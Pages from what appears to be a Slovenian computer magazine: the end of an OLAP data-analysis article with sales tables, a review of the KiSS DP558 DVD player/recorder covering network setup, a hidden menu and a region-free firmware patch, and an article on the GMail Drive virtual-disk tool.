Če je prodaja jabolka dne 5. novembra 150 kg, 6. novembra (dan po nadgradnji podatkovnega skladišča) pa 600 kg, moramo podatke obvezno preveriti in iskati razloge za tak skok. Zelo malo je verjetno, da je taka prodaja naslednji dan štirikrat večja, razlog žal najverjetneje tiči drugje. Še bolj se to vidi z uporabo grafičnega prikaza, kjer bo odstopanje takoj vidno. Lahko pa se še tako trudimo in ne najdemo napake – kaj storiti v takem primeru? V tem primeru je treba zelo dobro poznati celotno delovanje tako marketinga, nabave in vseh drugih poslovnih področij. Morda smo pa spregledali reklamno kampanjo, da se od dne 6. novembra dalje začnejo izvajati akcije in je prodaja 600 kg jabolka pravzaprav rezultat zelo ugodne akcije ali reklamne kampanje?! Bistvo je, da ni vsaka

nenadna sprememba podatkov vedno napačna; torej še enkrat, moramo si razložiti vsako spremembo, pa naj bo to izvor v podatkih ali pa le naše spretno delovanje na trgu, ko si trudimo povečati prodajo in povpraševanje.

Primerjanje, izračuni in agregiranje

Te tri operacije bom predstavil v medsebojni povezavi. Pod operacijo primerjanje si predstavljamo predvsem **primerjanje podatkov po različnih dimenzijah**. Zakaj je to pomembno v tehnologiji OLAP? Zato, ker je preprosto in sama tehnologija OLAP in s tem tudi pripadajoča orodja omogočajo različne primerjave med dimenzijami, največkrat to izvajamo pri časovnih dimenzijah. V relacijski podatkovni zbirki imamo kar nekaj dela, preden prikažemo prodajo banan za leto 2004, nato pa še za leto 2005. Potem to prenesemo v tabele in primerjamo podatke. Z orodji OLAP je to zelo preprosto, izberemo si leti 2004 in 2005, kaj bomo primerjali, in podatke dobimo takoj. Na tabeli 4 je vidna primerjava prodaje banan za leto 2004 in 2005.

Banane	2004	2005
Jan	3.300	3000
Feb	3.400	2800
Mar	2.500	2600
Apr	1.000	1200
Maj	1.200	1500
Jun	1.600	1700
Jul	1.900	1800
Avg	1.850	1800
Sep	1.750	1600
Okt	2.300	2000
Nov	2.300	1000
Dec	2.900	0

Tabela 4: Primerjava z orodji OLAP

saj imamo podatke do 10. novembra.

Izračune in agregacijo podatkov pa uporabljamo pri zahtevnih analizah, ko hočemo sprti prikazati čimveč informativnih in izpeljanih podatkov. Velikokrat ni treba izvajati izračunov med samim pridobivanjem podatkov, to lahko naredimo z izračuni nad že pridobljenimi podatki. V tabeli 5 sem dodal tri izračune iz že pridobljenih podatkov v tabeli 4.

Banane	2004	2005	vsota po mesecih	sprememba 2005-2004	relativna sprememba [%]
Jan	3.300	3000	6.300	-300	-9,09
Feb	3.400	2800	6.200	-600	-17,65
Mar	2.500	2600	5.100	100	4,00
Apr	1.000	1200	2.200	200	20,00
Maj	1.200	1500	2.700	300	25,00
Jun	1.600	1700	3.300	100	6,25
Jul	1.900	1800	3.700	-100	-5,26
Avg	1.850	1800	3.650	-50	-2,70
Sep	1.750	1600	3.350	-150	-8,57
Okt	2.300	2000	4.300	-300	-13,04
Nov	2.300	1000	3.300	-1.300	-56,52
Dec	2.900	0	2.900	-2.900	-100,00

Tabela 5: Nekaj izračunanih podatkov iz tabele 4

Ko delamo primerjave, predvsem tekočega poslovanje glede na preteklo poslovanje, velikokrat vseh podatkov tekočega poslovanja še nimamo, ker še nismo zaključili obeh obdobjev preverjanja. V teh primerih se pojavlja deljenje z 0, zato to ponavadi prikažemo z N/A (not available, division by zero). Vsak dobljen rezultat moramo preveriti in ga razumeti, zakaj je tak. Relativna sprememba -100 % je tak podatek, ki nam da takoj vedeti, da ne bo najbolj pravilen. Seveda ni vsebinsko pravilen (formula je že prava) ker za december 2005 sploh

Preverjajte smiselnost poročil, ki jih dobite z orodjem OLAP, zlasti pri nenadnih večjih spremembah, saj so morda pri polnjenju podatkovnega skladišča nastale napake.

S takimi primerjavami lahko spremljamo že tekoče poslovanje glede na prejšnja leta in ugotovimo, kaj se dogaja s prodajo. Majhne številke za november in december(0) leta 2005 so razumljive,

še nimamo podatkov, relativna sprememba pa je izračunana, za koliko odstotkov se je povečalo/zmanjšalo poslovanje glede na leto 2004.

Zaključil bi predvsem s poudarkom, da z opisanimi operacijami **hitro ugotovimo, kakšno je naše poslovanje**. Operacije nam omogočajo, da hitro primerjamo različna obdobja prodaje, kateri izdelki se najbolj prodajajo in kam gre trenuten trend poslovanja. Morda opazimo, da je na določenih področjih prodaja nekega izdelka upadla, zato sklepamo da je nekaj s tem treba ukreniti. Na prvi pogled lahko podatke koristno uporabimo za hiter odziv na delovanje trga, posebej pa je pomembno to, da vse podatke redno preverjamo in nadzorujemo nenadne skoke v analizah.

Več informacij in ceniki:

WWW.KFM.SI

NADGRADNJE IN NOVI RAČUNALNIKI!



KFM
COMPUTERS

TEL (03) 898 1100
FAX (03) 898 1135

AMD XP

2600+

in tudi ostali procesorji

Vrhunska kvaliteta,
brezplačna dostava po vsej Sloveniji in seveda dostopne cene!

VIDEO IN TV-POSLASTICE

V preizkus smo dobili predvajalno-snemalno napravo KiSS DP558 in se odločili, da jo temeljito »obdelamo«. Naprava s svojimi petimi kilogrami, resnim videzom in odraslimi merami pusti dober prvi vtis.

Piše: Uroš Floriančič

uros.florjancic@mojmikro.si

Najbolj na kratko rečeno, KiSS DP558 je DVD/DivX-predvajalnik s TV-sprejemnikom in trdim diskom, ki omogoča snemanje videa iz različnih virov in TV-programa. Naprava torej nima DVD-snemalnika. Zdaj pa k osnovnim značilnostim.

Na prednji strani naprave je gumb za vklop/izklop naprave, ki so ga uporabniki družine DP1xxx pogrešali, družbo pa mu dela še nekaj gumbov za osnovno kontrolo naprave. Ker DP558 med drugim omogoča tudi sprejem in snemanje TV-signala, ima poleg trdega diska, na katerega se podatki zapisujejo, vdelan tudi **TV-sprejemnik**, čigar priključek lahko vidimo na zadnji strani poleg vhodov SCART, S-video, kompozitni in komponentni video tudi analogni, koaksialni in optični avdio priključek.

Naj ne pozabim omeniti še 10/100 Mb/s ethernetnega **omrežnega priključka**, ki je še kako pomemben, saj naprava nima DVD-snemalnika, zato je to edini način prenosa posnetih video vsebin v osebni računalnik, kjer jih nato nadalje obdelamo.

Naprava med **video formati** podpira DivX, CviD, MPEG-4 (.avi, mpg), MPEG-2 in MPEG-1, med **avdio formati** MP3, WMA in OGG, med **slikovnimi formati** pa JPEG.

PRIKLOP

Pri priklopu ni bilo težav. Preizkusil sem priklop prek S-video, SCART-a in komponentnega priključka. Morda moti le to, da priklop na TV ni možen prek koaksialnega antenskega kabla. Naprava ima sicer vhod ter izhod za antenski priključek, vendar ta deluje le kot delilnik signala in ne kot možen način povezave, tako da zaman iščemo pozdravni meni predvajalnika na kanalniku TV-sprejemnika. Morda je to le programska hiba, ki bo v prihodnjem programskem popravku predvajalnika odpravljena.

Ob prvem zagonu nas pozdravi **namestitveni čarovnik**, ki nam ponudi izbiro jezika menija. Ker slovenščine ni na seznamu, lahko izberemo angleški jezik. Po izbiri regije (Eastern Europe), si izberemo še državo, v kateri živimo (Slovenija je tokrat na seznamu). Nato izberemo še format zaslona, 16 : 9 ali 4 : 3. Glede na uporabljeno ozvočenje izbiramo še med analognim stereo ter digitalnim prostorskim zvokom. Ker ima naprava vdelan **trdi disk**, nam bo namestitev vzela še kakšno minuto za pripravo – zaradi **formatiranja**. Zadnji korak je avtomatsko iskanje TV-programov. Vse skupaj nam vzame slabih pet minut.

Predvajalnik pa je tako med drugim pripravljen tudi na predvajanje DivX-filmov s slovenskimi podnapisi.

NASTAVITVE

Med prvimi dejanji naj bo vedno sprehod po **dodatnih nastavitvah** predvajalnika. Tu si nastavimo čas/datum in želimo privzeti jezik pri predvajanju DVD-video plošč, ker pa imamo tudi omrežni vmesnik, je treba vnesti nekaj nastavitvev.



Namestitvev je uporabniku prijazna.

DHCP-odjemalca

DHCP-odjemalca namesto nas pridobi vse potrebne podatke za delovanje internetne in omrežne povezave s strani DHCP-strežnika, ki je lahko ADSL/kabelski usmerjevalnik ali osebni računalnik z aktivirano skupno rabo internetne povezave. V našem primeru bomo potrebne podatke vnesli ročno, zato DHCP-odjemalca ne aktiviramo.

NTP-odjemalca

NTP ali Network Time Protokol, je uporabna storitev, ki nam, kadar ima DP558 dostop do interneta, vzdržuje točen čas s sinhronizacijo najbližje atomske ure.

FTP-odjemalca

Ker ima DP558 vdelan trdi disk in omrežni vmesnik, so se ustvarjalci odločili, da nam ponudijo tudi FTP-dostop do diska. Omogoča nam prenos datotek v napravo in iz nje.

Za polni dostop si izberemo možnost Read/Write, nastavimo si tudi geslo za dostop (pri trenutno zadnji različici strojno programske opreme 1.1.4. te možnosti ni).

Strežnik PC Link

To je nadvse uporabna možnost, če ste že lastnik kakšnega KiSSovega predvajalnika z omrežno povezavo. V tem primeru lahko z aktiviranjem možnosti brez težav z drugim predva-



jalnikom dostopamo do vsebine trdega diska DP558.

TCP/IP

Ker smo se odločili, da ne bomo uporabljali DHCP-odjemalca, moramo nekaj podatkov o omrežju vnesti ročno.

IP Address: 192.168.0.2 – izberemo si poljubni prost IP-naslov svojega omrežja.

Network Mask: 255.255.255.0 – maska omrežja naj bo enaka tisti za osebni računalnik.

Default Gateway: 192.168.0.1 – vnesemo IP-naslov usmerjevalnika računalnika, katerega internetno povezavo smo dali v skupno rabo.

DNS Server: 193.189.160.11 in 193.189.160.12 – vpišemo IP-naslov DNS-strežnika svojega ponudnika internetnih storitev – v našem primeru Siola.

Ker imamo pred sabo snemalno napravo, si v osnovnem meniju nastavimo še želeno kakovost shranjevanja videa. Izbire prikazuje spodnja slika:



Kakovost snemanja je odvisna od izbrane možnosti: Super Long Play 1,5 Mb/s, Long Play 2 Mb/s, Extended Play 3 Mb/s, Standard Quality 4 Mb/s, High Quality 6 Mb/s in Best Quality 8 Mb/s.

Vsaka stopnja je po kakovosti nekoliko boljša od prejšnje, kompromis med kakovostjo in velikostjo posnetkov pa je izbira **standardne kakovosti** s podatkovnim tokom 4 Mb/s. Pri snemanju z manjšim podatkovnim tokom je opazna slabša kakovost slike, slika pri 4 Mb/s pa je brez vidnih motenj, tako tudi domači niso opazili razlike med originalnim DVD-posnetkom in tistim, narejenim s KiSSom pri 4 Mb/s. Pa tudi za shranjevanje videa s Siolovega IP TV-ja je ta možnost najprimernejša, saj tudi Siol preko omrežja ADSL v večini primerov sliko oddaja pri istem podatkovnem toku.

KISS DP558 KOT PREDVAJALNIK

DivX-predvajanje

Ker bomo napravo uporabljali tudi za predvajanje DivX-filmov, si pogledimo, kako opravljamo svoje delo. Predvajanje je **izredno kakovostno**. Pred začetkom predvajanja si predvajalnik prebere nekaj podatkov o filmu, to traja sekundo ali dve, kar pozneje odtehta izredno dobro delovanje tako hitrega »previjanja«, časovnih preskokov kot tudi vsega, kar si lahko zaželimo.

Ker naprava podpira predvajanje kar nekaj različnih formatov podnapisov, si lahko ustvarimo **film z večjezičnimi podnapisi**. DVD ali CD z DivX-vsebino ter večjezičnimi podnapisi naredimo tako, da na medij zapišemo podatke na način Film.avi, Film.srt ali Film.txt.

Med gledanjem filma s tipko Subtitle na daljinskem upravljalniku izbiramo želeni podnapis.

Pri predvajalniku tega cenovnega razreda moramo pogrešamo še možnost izbire podnapisov s trdega diska ali celo izbiro podnapisa, ki po imenu ni identična imenu filma.

MP3-predvajanje

Kakovost predvajanja MP3 in datotek Ogg je na ravni, ki ga lahko pričakujemo od takšnega predvajalnika. Zatakne se pri omejenih možnostih – predvajalnik nam ponuja le ponovitev posamezne skladbe, vse mape ali naključno izbiro skladb v mapi. Ne moremo pa predvajati datotek na HDD/DVD/CD-ju, ki so v drugih mapah. Tako DVD-ja s 70 in več albumi glasbe ne moremo poslušati od začetka do konca, temveč zgolj glasbo, ki je v posamezni mapi. Problem lahko rešimo tako, da na koren (root) HDD/DVD/CD-ja dodamo **predvajalni seznam**.

Prikaz slik

DP558 s prikazovanjem slik nima težav, žal pa pozna samo zapis jpeg, ogled datotek s končnico bmp, gif in druge si uporabnik žal ne more ogledati. Slike lahko prikazujemo ročno ali pa si nastavimo časovni interval, po katerem DP558 prikaže naslednjo sliko v mapi.

S programom **FreeKiss** v osebnem računalniku pa uporabnost povečamo, saj nam omenjeni program samostojno pretvarja različne slikovne datoteke v DP558 znano informacijo. Skratka krasen način, da prijateljem po dopustu kar v udobju domače dnevne sobe pokažemo slike z dopusta.

KISS DP558 KOT SNEMALNIK

Video snemalnik

Glavni adut DP558 je gotovo vdelani **TV-sprejemnik z možnostjo snemanja videa**. Iskanje kanalov poteka avtomatsko in hitro, pogrešamo pa ročno dodajanje kanalov in predvsem fino nastavljanje slike.

Nastavitev TV-programov poteka takole: Po uspešno zaključenem iskanju prisotnih TV-programov izberemo želeni program, nato s tipko List na daljinskem upravljalniku izberemo funkcijo **Configure EPG ID**. Prikaže se nam ogromen seznam TV-programov, ki pa je pregleden ter spretno razporejen. Ker smo si kot prvega izmed programov izbrali Slovenijo 1, na sezna-

mu najdemo Slovenija 1, potrdimo in stvar je končana. Seveda to naredimo za vsak program posebej. Če se bomo pri kakšnem zmotili in namesto MTV-ja izbrali CNN, nam bo pozneje, ko bomo želeli posneti priljubljeno oddajo MTV-ja, KiSS žal posnel CCN-ova poročila ... Nastavitev TV-programov je nujna, če želimo uporabljati snemanje v kombinaciji z elektronskim TV-vodnikom (EGP)



Med ponujenimi programi najdemo ime trenutno izbranega.

KiSSov elektronski TV-sporod nam v kombinaciji z DP558 pričara ogromno dobrot.

Ko uredimo vse programe in KiSSu tako povemo, kateri program sploh gledamo, se s funkcijsko tipko List prikrademo do TV-sporoda posameznega kanala. Na njem si lahko ogledamo, katero oddajo trenutno gledamo in kaj sledi ter si s preprostim klikom na, recimo, večerni film zagotovimo, da nas bo kljub odsotnosti pozneje čakal na trdem disku naprave. Vendar to še ni vse, KiSS je naredil korak naprej. Če ne morete pravi čas domov, pa ne bi radi zamudili priljubljene nanizanke, pozabili pa ste naročiti KiSS-u, da jo posname, ne obupajte.

KiSS čaka na vaš ukaz, posredujete pa mu ga



KiSSov TV-sporod nam olajša iskanje zelenih vsebin.

lahko kar **prek spleta**, s pomočjo računalnika ali katerega izmed novejših GSM-telefonov, ki podpirajo spletno brskanje.

Na spletnem naslovu <http://epg.kml.kiss-technology.com> vaš čaka prijavnostno okno, v katerega vnesete ID-številko svojega snemalnika in izbrano geslo. V trenutku se sprehajate po **nešteti TV-sporodih**, z možnostmi, ki skoraj še ne sodijo v naš čas. Preprosto in pregledno si izberemo željeno oddajo oziroma film, ki bi si ga pozneje radi ogledali, izberemo Record in se odjavimo. Kiss vsakih nekaj trenutkov prek interneta preveri, ali smo mu dali kakšno novo nalogo, da si jo zapomni in opravi. Paziti moramo le, da se časovni termini oddaj ne prekrivajo, saj zna naš ljubljenski snemati le **en kanal hkrati**. Če pa se zgodi, da morda domov pridemo pred koncem filma, si ga brez težav že takoj ogledamo kar od začetka, saj ni treba čakati da se film konča, ker ga bo DP558 posnel do konca, čeprav bomo posnetek začeli gledati takoj.

Časovni zamik


Ogled živega TV-ja s časovnim zamikom (time shifting) je naslednja napredna funkcija naprave. Uporabljamo jo preprosto tako: ko nas neka stvar med gledanjem zmoti, preprosto pritisnemo tipko za **pavzo**, opravimo, kar je pač potrebno, se vrnemo pred zaslon, pritisnemo tipko **Play** in že gledamo naprej od tam, kjer smo končali. Program bo še naprej snemal na vdelani trdi disk, tako da ne bomo zamudili ničesar. Pri časovnem zamiku lahko izkoristimo tudi možnost hitrega prehoda čez reklame ali drug nezanimiv del posnetka.

DODATNI BONBONČKI

Kiss DP558 svoje lastnike razveseli še tako, da jim ponudi **dostop do svetovnega spleta**, kjer imajo možnost obiska katere izmed nekaj tisoč **brezplačnih internetnih radijskih postaj**, igranja **iger KML** (KiSS Markup Language), pogledate si lahko napoved ali trenutno stanje vremena za večji del sveta, brskate po **internetnih straneh KML** in celo pošljete elektronsko pošto. Skoraj v vsem je zadeva identična seriji predvajalnikov DP15xx, ki smo jo opisali v septembrski številki Mojega mikra. To, kar DP558 dvigne nad druge predvajalnike, je **elektronski TV-vodnik** (Electronic Program Guide, EGP). Funkcionalnost se ne razlikuje od obiska spletne strani <http://epg.kml.kiss-technology.com> z osebnim računalnikom. Poleg možnosti pregleda TV-sporoda nam ponuja tudi združitev s funkcijo snemanja, kar uporabniku zelo poenostavi želene nastavitve snemanja. Ne potrebujemo več podatkov o točnem času oddaje, ki jo želimo posneti, temveč **le ime oddaje**, vse druge podatke DP558 pridobi sam. Tudi papirnata oblika TV-vodnika ni več potrebna, saj imamo vsak trenutek na voljo **podrobne podatke o TV-sporodu**, ki pa je povezan tudi z internetno filmsko podatkovno zbirko **IMDB**, kjer so shranjene informacije o skoraj vsakem filmu. Tako si lahko vsak trenutek pogledamo, kdo v katerem filmu igra, kdaj je bil posnet, ali je dobil kakšno nagrado in seveda, kakšna je njegova vsebina.



Pozdravno okno KISSovega internetnega vmesnika KML



DP558 v službi vremenskega napovedovalca



KISS EPG - TV-sporod na PC-ju

KAKO DO MAC-NASLOVA

Če iz varnostnih razlogov DHCP-strežnika ali za kako drugo opravilo potrebujemo MAC-naslov omrežnega vmesnika DP558, do njega pridemo tako, da kliknemo meni Start, izberemo možnost Zaženi in vpišemo CMD. V prikazano konzolo vpišemo ping 192.168.0.2 (oziroma IP-naslov svojega predvajalnika). Ko se odgovor konča, vpišite arp -a. V odgovor boste dobili zeleni MAC-naslov.

TRDI DISK

KiSSovi mojstri so na trg poslali dva modela DP558, prvi vsebuje 80 GB, drugi pa 200 GB 3,5-palčni trdi disk. V prvem primeru lahko disk zamenjamo s takšnim, ki premore 120 GB, drugi model pa zna delati z velikimi do 400 GB. Kar sploh ni slabo, seveda pa je za zamenjavo treba odpreti predvajalnik, kar izniči garancijo. Lahko se seveda potrudite in odstranite varovalno nalepko

tako, da je ne poškodujete, kar utegne biti problem. Druga možnost pa je, da odvijete vse vijake na zadnji strani in pokrov skupaj z zadnjo ploščico, na kateri je nalepka, previdno odstranite.

SKRITI MENI

Dostop do skritega menija si zagotovimo na enak način kot pri seriji DP1xxx:

1. Pritisnemo tipko Eject (Izvrzi) in počakamo da se DVD-pogon odpre.
2. Pritisnemo tipko Clear.
3. Odtipkamo 2,7,6.

Pozdravi nas uporabniški vmesnik »skritega menija«.

Med podatki lahko razberemo, kdaj in kdo je sestavil naš predvajalnik, različico strojnoprogramske opreme (firmware) ter podatke, kot so hitrost procesorja, količina Flash ROM-a in model DVD-pogona.

Ker pa v skitem meniju DP558 ni možnosti za izbiro regije, se najprej prepričajmo, ali se naš DVD-pogon imenuje Toshiba 1802. Ker naj bi KiSS vdeloval samo še te pogone, bo temu zagotovo tako. Na MikroCD-ju najdete popravek za DVD-pogon Toshiba 1802 v obliki slike ISO. Sliko zapečete na CD ali DVD, vstavite medij v pogon in sledite navodilom, ki se izpišejo, od vas pa zahtevajo le potrditev nadgradnje.

Ko se postopek konča, ugasite DP588 za nekaj sekund ter ga ponovno vklopite. Ob ponovnem vstopu v skriti meni se pojavi nova možnost **Region**, med ponujenimi možnostmi izberemo **ALL** in naš DP558 bo predvajal DVD-filme ne glede na regijo.

Našo napravo lahko z majhnim trikom priključimo v TV- ali monitor tudi prek **VGA-priključka**. Že pri opisu predvajalnika

KiSS DP1500 smo v septembrski številki povedali, da predvajalnik nima VGA-izhoda, ker pa zna prikazati VGA-signal, in sicer z uporabo posebnega kabla, ki ga priključimo kar v izhod SCART, moramo to možnost **aktivirati**. V skitem meniju zato napravi povemo, da želimo prek SCART-a priključiti napravo z VGA-vhodom. Izberemo tudi železo ločljivost, ki sega vse do 1280 x 1024 @ 60Hz. Tako lahko v DP558 priključimo sodobno TV-napravo kar prek VGA-priključka, takšen prikllop pa ponuja bistveno večje ločljivosti kot druge rešitve.

Kako prihraniti nekaj tisočakov in doma narediti kabel, pa si lahko pogledate v članku »(DV)De-klica za vse« v septembrski številki Mojega mikra.

DOMAČA IZDELAVA DVD-JA

Z DP558 postane izdelava domačih DVD-jev otroče lahka. Vsebinsko lahko zajemamo s TV-programov, VHS-predvajalnika ali drugega predvajalnika videa (DVD). Če imamo doma kup spominov

FreeKiSS


Ob nakupu KiSSovega predvajalnika oziroma snemalnika dobimo tudi program **KiSS PC-Link**. Že v prejšnjem prispevku meseca septembra smo ugotovili, da sicer dobro opravlja svoje delo, vendar uporabnik žal kmalu pogoša kakšno dodatno možnost. Takrat smo za delo s predvajalnik predlagali program **Ez-Link**. Ker pa je tovrstnih aplikacij kar nekaj, vam tokrat predlagam program **FreeKiSS**. Program je **brezplačen**, izredno preprost in prijazen za uporabo, pa tudi dodatnih nastavitvev je ravno prav.

Poleg izbire avdio, video in slikovnih datotek nam program omogoča izbiro datotek, ki vsebujejo podnapise filmov, naredimo pa si lahko tudi zbirko priljubljenih povezav KML.

Izbira podnapisov nam je lahko v veliko pomoč, recimo če imamo podnapise ločene od filmov v posebni mapi. V tem primeru bo program najprej preveril ali je datoteka s podnapisi v isti mapi kot film, sicer jo bo poiskal drugje. Pogoj delovanja pa je še vedno, da mora biti ime datoteke enako imenu filma.

Ker KiSS DP558 poleg slikovnih datotek jpeg drugih ne zna prikazovati, nam koristi tudi nekaj nastavitvev pri ogledu slikovnih datotek. Program sam pretvori poljubno slikovno datoteko (na primer takšno s končnico gif) v primerno za prikaz na KiSSovem predvajalniku. Ob tem je vredno omeniti tudi funkcijo izbire **odstotka stiskanja** (0-100 %). Ta funkcija nam v času fotoaparatom s čedalje več megapikami omogoči hitrejši ogled posamezne fotografije ob za oko nezmanjšani kakovosti.

Ob namestitvi programa FreeKiSS imamo tudi možnost namestitve odjemalca. Z njim lahko preverimo delovanje strežnika in pregledujemo datoteke v DP558 z vključeno funkcijo strežnika. Uporaben pa je tudi namesto običajne skupne rabe datotek ali postavitve lokalnega FTP-strežnika, saj omogoča omejevanje dostopa z izbiro IP-naslava odjemalca.



S programom FreeKiSS odpravimo marsikatero pomanjkljivost DP558.

spravljenih na videokasetah, v DP558 priključimo VHS-predvajalnik, na njem pritisnemo tipko **Play** (predvajaj), na DP558 pa **Record** (snemaj). Počakamo, da se predvajanje konča in zaključimo snemanje. Dobljeno video vsebino prek protokola

FTP prenesemo v osebni računalnik, in ker nam DP558 naredi datoteko s končnico **vob**, ni potrebe po pretvarjanju v primeren format. Zdaj le še zaženemo program za izdelavo video DVD-plošč, recimo NeroVision Express 3, mu pokažemo datoteko, se malo poigramo z ozadjem, morda kak del videa izrežemo in ga zapečemo na DVD. Preprosto, hitro, kakovostno in predvsem združljivo z vsemi predvajalniki.

SKLEP

Ob koncu bi lastnikom in bodočim lastnikom priporočal, da si preberejo tudi že omenjeni prispevek (DV) Deklica za vse v septembrski številki Mojega mikra. Poleg navodil o tem, kako doma

izdelati kabel SCART ali VGA, si lahko preberete še, kako zamenjati ozadje predvajalnika, kje se skrivajo dobre igre KML in kako predvajalnik ponastavimo na tovarniške nastavitve.

Snemalno-predvajalna naprava KiSS DP558 kakovostno opravlja svoje delo, vdelani trdi disk in DVD delujeta tiho, imamo pa tudi gumb za vklop/izklop naprave, ki pri DP558 ni tako potreben kot pri seriji DP1xxx, saj se naprava kljub aktivnosti 24/7 ne greje preveč in tako ni potrebe po vsakodnevem ugašanju. Nekaj pomanjkljivosti pri predvajanju datotek MP3 in ogleda slik elegantno odpravimo s programom FreeKiSS, zamerimo pa lahko pomanjkanje DVD-snemalnika, saj uporabnik brez osebnega računalnika

posnetega video materiala ne more shraniti za daljše obdobje. Veliko pohvalo si zasluži EPG, ki poleg TV-sporodov mnogih drugih TV-kanalov premore tudi TV-sporode slovenskih postaj. Vsekakor dobra izbira, če le ni cena pretežka za vaš žep, cene se namreč gibljejo **od dobrih 110 do 140 tisočakov** odvisno od modela naprave (80 ali 200 GB) in kraja nakupa.

Povezave:

<http://www.kiss-technology.com/>
<http://freekiss.sourceforge.net/>
<http://epg.kml.kiss-technology.com>

GMail Drive

E-POŠTNI PREDAL KOT NAVIDEZNI DISK

Če imate na e-poštnem računu Googlove storitve GMail »preveč« prostora, ga lahko s programom GMail Drive s pridom izkoristite za navidezni datotečni sistem oziroma, pogojno rečeno, disk.

Piše: Uroš Florjančič


uros.florjancic@mojmikro.si

Gmail je bil pionir v ponudbi brezplačnega elektronskega poštnega predala z velikostjo 1 GB. Čas in z njim potrebe uporabnikov se spreminjajo in tako nam Gmail danes ponuja že več kot **2,6 GB** prostora za našo spletno pošto. Prostora je več kot dovolj, celo toliko, da povprečnemu uporabniku že lep čas ni več treba brisati stare pošte, ob tem pa je strah, da bo poštni predal poln ter prispela pošta zavrnjena odveč. »Odvečni« prostor GMailovega računa lahko izrabimo tudi koristneje s programom **GMail Drive shell extension 1.0.8**, ki GMailovemu računu doda funkcijo **navideznega trdega diska**. Program najdete na spletnem naslovu www.viksoe.dk/code/gmail.htm in na našem MikroCD-ju.

NAMESTITEV

Po namestitvi, ki traja le nekaj sekund, nas uporabniški vmesnik opozori, da bo storitev delovala šele po ponovnem zagonu računalnika. Po zahtevanem opravilu zaženemo Raziskovalca. Med podatkovnimi nosilci nas pričaka ikona z imenom GMail Drive. Pred prvo uporabo izpolnimo še uporabniške podatke z izbiro možnosti Login As ..., do katere se dokopljemo s klikom desne miškine tipke na ikono navideznega diska. In navidezni disk lahko začnemo uporabljati.

Vnos uporabniškega imena in gesla GMailovega računa



Po vnosu potrebnih podatkov prek Raziskovalca uporabljamo navidezni trdi disk.



S klikom na lastnosti trdega diska pridemo do podatkov o trenutni zasedenosti.

KAKO DELUJE

Ko želimo datoteko shranimo na navidezni trdi disk, program datoteko pošlje na vaš GMailov naslov kot **prilogo sporočila** z zadevo, ki se vedno začne z **GMAILFS** ter nadaljuje s polnim imenom priložene datoteke. Ko želimo pogledati vsebino navideznega trdega diska, program prikaže vse datoteke v elektronski pošti, katere zadeva se začne z GMAILFS. Ker pa so podatki, shranjeni na GMail Drive, pri pregledu elektronske pošte vidni kot sporočila z zadevo GMAILFS, lahko prebiranje pošte kmalu postane zamudno. Da se izognemo nepreglednosti, si lahko nastavimo GMailov filter, ki bo samodejno **prestaval** vso elektronsko pošto z zadevo MAILFS v zeleno mapo. Tako se elektronska pošta ne bo mešala z datotekami GMail Drivea. Če pa GMailovo pošto prebiramo s katerim od odjemalcev, kot je Outlook Express, pa nam bo filter omogočil, da datoteke GMail Drivea ostanejo na GMailovem

računu, poštni odjemalec pa bo prebral le »pravo« elektronsko pošto.

OMEJITVE

GMail Drivea ne moremo uporabljati čisto tako kot klasični trdi disk, diske-to ali USB-ključ. Na njem shranjenih datotek in map **ne moremo preimenovali**, v različnih programih pa datotek ne moremo shraniti z možnostjo »Shrani kot«. Zagon datotek, ki so GMail Driveu, poteka tako, da se datoteka (recimo MP3) najprej prenese včasno mapo lokalnega trdega diska in se predvaja od tam. GMail Drivea tudi ne moremo formatirati, hitrost prenosa podatkov pa je omejena s hitrostjo naše internetne povezave.

GMail dopušča priloge elektronske pošte le v velikosti **do 10 MB**, zato ima isto omejitev tudi GMail Drive, prav tako pa je omejena dolžina imena datoteke, ki ne sme biti daljša od 40 znakov.

USTVARITE SI GMAILOV RAČUN

Za uporabo GMail Drivea si lahko ustvarimo svež GMailov račun, ki ga uporabljamo izključno za namene GMail Drivea. Uporabniško ime in geslo zaupamo prijateljem in tako pridobimo brezplačni trdi disk v skupni rabi. Če pa pri delu v službi vedno prenašamo podatke domov in obratno, pa odpade potreba po fizičnih podatkovnih nosilcih, saj do navideznega trdega diska dostopamo s poljubne lokacije, edini pogoj je internetni dostop.

Če bi želeli storitev preizkusiti, pa nimate GMailovega računa (da ustvarite novega, potrebujete **povabilo obstoječega uporabnika**) lahko za povabilo povprašate na **forumu spletne strani Mojega mikra** (www.mojmikro.si), kjer vam bomo z veseljem priskočili na pomoč.

Povezave:

<http://gmail.google.com>
www.viksoe.dk/code/gmail.htm

KITARSKI »KONČNO!«

Pa smo jo dočakali. Novo različico enega najbolj priljubljenih programov, ki jih uporabljajo kitaristi – Guitar Pro 5. Uporabniki dosedanjih različic so si bili večinoma edini, da je program dober, koristen, zmogljiv, a vedno je bilo na koncu slišati, da »to še ni to«. Da nekaj manjka. Manjka tudi zdaj?

Piše: Zoran Banović

zoran.banovic@mojmikro.si

